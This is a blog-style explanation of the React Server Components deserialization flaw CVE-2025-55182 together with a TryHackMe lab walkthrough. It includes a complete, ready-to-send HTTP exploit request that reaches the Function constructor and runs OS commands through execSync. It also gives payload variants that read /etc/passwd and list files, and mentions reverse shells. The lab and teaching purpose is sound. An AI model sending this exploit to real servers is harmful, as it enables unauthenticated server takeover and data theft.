React2Shell: CVE-2025-55182

🔥 Breaking Next.js with CVE-2025-55182: Remote Code Execution via RSC & TryHackMe walkthrough
⚠️ CRITICAL VULNERABILITY
CVSS Score: 10.0 (Maximum Severity)
What is CVE-2025-55182?
A maximum severity vulnerability (CVSS 10.0) affecting React Server Components versions 19.0, 19.1.0, 19.1.1, and 19.2.0. It's an unsafe deserialization flaw that allows unauthenticated remote code execution (RCE) on servers.
A critical vulnerability was discovered in the react-server-dom-webpack package, enabling full Remote Code Execution (RCE) on servers running Next.js App Router.
What You'll Learn
- What the vulnerability is and how it works
- A full step-by-step TryHackMe walkthrough
One-Line Summary
React Server Components allowed user-controlled metadata to index into module exports, enabling prototype chain traversal to the Function constructor, resulting in arbitrary JavaScript execution during Flight payload deserialization.

Understanding the Vulnerability
What are React Server Components?
React Server Components = React components that run on the server, not the browser, and send a serialized representation of the UI to the client using a protocol called Flight.

Think of it as:
- Server renders components
- Serializes the result into Flight protocol
- Client receives and reconstructs the UI
Where Does the Vulnerability Exist?
The bug is inside the package:
react-server-dom-webpack
This package handles Flight protocol response parsing (deserialization).
Inside that, we find the vulnerable code:
function requireModule(metadata) {
  var moduleExports = __webpack_require__(metadata[0]);
  return moduleExports[metadata[2]];  // ⚠️ VULNERABLE LINE
}
Understanding the Attack Vector
What is metadata?
Metadata is data describing what module and which function React should load:
metadata = [moduleId, something, exportName]
The vulnerable code does:
moduleExports[metadata[2]]
Which essentially becomes:
moduleExports["something attacker chooses!"]
Why is moduleExports[metadata[2]] Dangerous?
JavaScript allows attackers to access any property — even hidden ones — due to the prototype chain.
⛓️ The Prototype Chain Explained
When you ask for obj["name"] and it doesn't exist, JavaScript follows this chain:
object → prototype → prototype → Function → Object → null
The Dangerous Discovery: Function Constructor
High up in the prototype chain lives the Function constructor, which allows:
Function("alert('hacked')")()
In Node.js, this becomes devastating:
Function("return process")()
  .mainModule.require('child_process')
  .execSync('cat /etc/passwd')
☠️ This is Remote Code Execution (RCE) on the server.
How Attackers Reach the Function Constructor
By sending this payload:
constructor.constructor
React's vulnerable line fetches the Function constructor directly:
moduleExports["constructor"]["constructor"] // Returns Function!
Game over. Attacker now controls the server.
The Exploit Flow (3 Stages)
The exploit by maple3142 works in three carefully crafted stages:
Stage 1 — Fake Chunk Object
Create a fake React Chunk object to trick React into deserializing attacker-controlled fields.

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": { /* malicious payload */ }
}
Stage 2 — Blob Handler Abuse
React's $B handler executes:
response._formData.get(response._prefix + id)
Attacker replaces:
_formData.get→ Function constructor_prefix→ malicious JavaScript code
Result: React runs:
Function("<malicious code>")()
Stage 3 — OS Command Execution
The final payload:
process.mainModule.require('child_process').execSync('COMMAND')
Allows attackers to execute:
- Reverse shells
- File system access
- 💀 Complete server takeover
TryHackMe Walkthrough

Step 1: Setup Burp Suite Repeater
- Launch Burp Suite Community/Professional
- Navigate to the Repeater tab
- Click the "+" button (Add request)
- Choose New HTTP tab
Step 2: Craft the Exploit Request
Use the complete HTTP request from maple3142's PoC:
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data;boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\\"then\\":\\"$B1337\\"}","_response":{"_prefix":"process.mainModule.require('child_process').execSync('xcalc');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
Step 3: Configure Target Server
- Click on Target: Not specified
- Set:
- Host: TARGET_IP
- Port: 3000
- Use HTTPS: ❌ unchecked
Step 4: Execute the Attack


Modify the payload to run different commands:
// Read files
process.mainModule.require('child_process').execSync('cat /etc/passwd')

// Directory listing
process.mainModule.require('child_process').execSync('ls -la')


// Get flag
process.mainModule.require('child_process').execSync('cat flag.txt')
You can change the command to any OS command you want to test:
Success: Capture the Flag
After sending the request, the server executes your command and you'll see the output in the response.
Key Takeaways
This challenge demonstrates:
- How a single deserialization flaw can completely compromise a server
- The power of prototype chain traversal in JavaScript exploitation
- Why modern web frameworks create new attack surfaces
- The importance of validating what you deserialize
A small bug… a big impact. That is React2Shell.